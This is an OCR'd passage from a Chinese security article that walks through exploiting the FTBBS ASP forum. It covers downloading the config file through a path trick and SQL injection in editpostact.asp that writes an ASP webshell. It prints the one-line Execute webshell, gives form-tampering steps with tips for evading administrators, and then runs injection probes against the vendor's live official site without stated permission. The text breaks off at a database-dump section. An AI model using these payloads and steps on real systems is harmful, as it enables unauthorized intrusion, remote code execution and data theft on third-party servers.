Response.ContentType = "image/*" '对图像文件
不出现下载对话框
else
Response.ContentType = "application/ms-down-
load"
end if
Response.AddHeader "content-disposition",
"attachment; filename=" & FileName
Set Stream = server.CreateObject("ADODB.Stream")
Stream.Type = adTypeBinary
Stream.Open
Stream.LoadFromFile Server.MapPath(uploadfile)
//注意：Response.AddHeader使用的是FileName变
量，但是实际下载时却用的是uploadfile变量
……(略)//利用Response.BinaryWrite下载文件
End Sub
```

可见FileName变量仅仅用做判断扩展名，而下载使用的却是uploadfile变量。于是当我们直接输入”config.asp”时，uploadfile值为config.asp，执行 ”FileName=split(uploadfile,”/”)(1)” 语句后，FileName值为空，文件扩展名FileExt值也就为空，于是便通过了ASP等下载类型的限制。虽然Response.AddHeader使用的FileName值为空，但是并不影响下载，而实际下

载时使用的却是uploadfile变量(语句"Stream.LoadFromFile Server.MapPath(uploadfile)"),即config.asp文件。从这段代码也可以看出作者的思路有点乱。

但是假如输入"/config.asp"形式时,却要受下载类型的限制,这时就需要在文件扩展名后增加空格了。当然这只是绕过方法的一种,也可以改变"/"的形式为"\",或者增加一级"/../"路径,比如"admin\main.asp"、"/admin/main.asp"等,其实只要能下载到config.asp就够用了。

漏洞2: 编辑帖子页面editpostact.asp写马。详细分析代码如下:

```
pid = request.form("id")
postuser = Checkstr(request.form("postuser"))
reid = request.form("reid")
bbs_img_display = request.form("bbs_img_display")
//bbs_img_display 变量没有过滤
……(略)
if cookiesbz=1 or postuser=cookiesname or admintobz=1 then
……(略)
sql0="select * from "&ft&"bbstitle where id="&pid
set rs0=server.createobject("adodb.recordset")
rs0.open sql0,conn,1,1
htmfilename=rs0("htmfilename")
//语句①,获取htmfilename字段值
……(略)
if bbs_img_display<>"" then
sqlstr="update "&ft&"bbstitle set bbs_img_display="&bbs_img_display&",bbs_img='"&bbs_img&"',redate='"&Ftbbs_Time&"' where id="&pid //语句②,bbs_img_display 变量触发注入
else
sqlstr="update "&ft&"bbstitle set redate='"&Ftbbs_Time&"' where id="&pid
end if
conn.execute sqlstr
//代码段1,当bbs_img_display变量非空时可以写ft_bbstitle表
……(略)
if page=1 then
xfilename=htmfilename
//内容共1页不需要分页时,文件名为htmfilename
……(略)
else
xfilename=replace(htmfilename,htm_ext,"")&"_"&page&htm_ext
//内容为多页需要分页时,文件名为htmfilename_页码.htm_ext
postmb=Application("FTBBSMB")(37,0) '2.新增
end if
……(略)//取出主题贴与回复表单的内容(postmb、repostformmb、HtmlNLB等)
ALLHtmlNL=postmb&HtmlNLB&repostformmb
mktohtm xfilename,ALLHtmlNL,fso
//mktohtm函数完成写文件
end if
```

通过分析得知,帖子的内容必须为1页,不需要分页,这样mktohtm函数写的文件名将是ft_bbstitle表htmfilename字段值,否则将被强制加上htm_ext扩展名。现在的问题是如何控制htmfilename字段值,使得mktohtm函数按照我们的意图写文件,这与"暴库"漏洞的思路有点相似。按说pid变量没有过滤,可以构造union语句使得htmfilename字段按要求返回值,但是如前文所述,pid变量涉及语句比较复杂——多个select语句和update语句,所以构造union语句的方法被否定。

我们继续分析上面"代码段1"的代码,假如bbs_img_display变量非空时写ft_ bbstitle表,而且bbs_img_display变量没有过滤,所以如果令bbs_img_display值为"null,htmfilename='ftbbs_love.asp'",那么执行Update语句后,htmfilename字段值被修改为"ftbbs_love.asp",然后再次执行editpostact.asp页面后,mktohtm函数将写ftbbs_love.asp文件,完成写马。这里需要注意语句①和语句②的顺序,即先获取htmfilename字段值,然后才是修改,所以我们必须先利用bbs_img_display变量修改htmfilename字段值为asp文件名,再次访问editpostact.asp页面实现写马。当然,要成功写马还必须要求帖子的内容只有1页,不能分页。

修改htmfilename字段值。首先编辑一个没有分页的帖子(最好将自己提升为版主,找个历史的不被人关注的帖子进行编辑),另存页面源码为html文件,做如下修改。

修改Form的action为"http://127.0.0.1/ftbbs/editpostact.asp";修改bbs_img_display元素的type为"text",原来为"hidden";修改语句"src="fteditor/editor.js""为"src="http://127.0.0.1/ftbbs/fteditor/editor.js""。另外,记

住页面FileName元素的值，比如"20098/200981916532 2a983.htm"，为了不引起管理员注意，完成写马后还原htmfilename字段值，比如"20098/200981916532 2a983.htm"。

打开这个html页面，在bbs_img_display输入栏中输入"null,htmfilename='ftbbs_love.asp'"，如图25所示，点"修改话题"，页面跳转到"http://127.0.0.1/ftbbs/20098/2009819165322a983.htm"。重新打开html页面，这次bbs_img_display输入栏留空或输入"null,htmfilename='20098/2009819165322a983.htm'"（恢复帖子原来的静态页面），在"FTBBS代码模式"中输入一句话"<%If Request("#")<>"" Then Execute(Request("#"))%>"，如图26所示，点"修改话题"，页面跳到"http://127.0.0.1/ftbbs/ftbbs_love.asp"，说明我们已经写马成功了，最后使用客户端连接一句话即可，如图27所示。

漏洞3：后台写马。利用后台"论坛基本参数设置"设置"生成静态文件扩展名"为asp，




图25




图26




图27

但是正常情况下，ftbbs只提供了htm、html、shtml等3种类型，如图28所示，需要我们外部提交asp类型。详细方法略，修改"生成静态文件扩展名"为asp后，立刻发表新帖，内容当然是使用"FTBBS代码模式"写木马代码，写马后恢复原来的"生成静态文件扩展名"设置。




图28

5.6.8版本存在的问题

飞天论坛ASP版的6.8版本（下载地址http://www.ftbbs.cn/ftbbs_gbk_v6.8.rar）因为没有过滤"%"，导致使用字符的URL编码形式即可绕过request.servervariables("query_string")防注入，使得ftbbs的安全防线全线崩溃；而且6.8版在使用request.cookies获取Cookie时也没有过滤，导致userlogin函数存在注入等。详细漏洞分析本文略过。

由此可以得出6.8版与7.x版的区别是：前者可以使用"%"的URL编码形式绕过防注入，down.asp文件使用Response.Redirect转向要下载的文件，而后者不能使用"%"绕过，down.asp文件利用ADODB.Stream组件下载文件。所

以6.8版本反而没有7.x的暴库漏洞。

实测ftbbs官网

现在我们利用漏洞实测ftbbs官网，网址为http://www.ftbbs.cn/index.asp，采用框架结构。

1.检测blogsearch.1.asp页面漏洞

首先确认blogsearch.1.asp页面存在，利用漏洞利用工具，分别进行如下检测（假设ft变量即表名前缀为"ft_"）。

修改提交的fieldstr变量值（注入语句）为"1 and 1=2 or blogtitle"时，页面执行的语句为：

```
SELECT * FROM ft_ftblog WHERE sign=0 and 1 and 1=2 or blogtitle like '%"&searchword&"%' order by id desc
```

这时前面的条件"sign=0 and 1 and 1=2"没有返回，而且or后面的条件也没有返回，如图29所示。




图29

提交fieldstr变量值为"1 and 1=1 or blogtitle"时，页面执行的语句为：

```
SELECT * FROM ft_ftblog WHERE sign=0 and 1 and 1=1 or blogtitle like '%"&searchword&"%' order by id desc
```

这时不论or后面有无返回结果，前面的条件"sign=0 and 1 and 1=1"都有返回，如图30所示。




图30

结论 blogsearch.1.asp页面的确存在注入漏洞，但这时我们又发现使用漏洞利用工具后没有得到注出结果，于是推测官网修改了表名前缀ft变量，这点安全意识想必ftbbs还是有的。那么让我们再试试暴库。

2.暴库

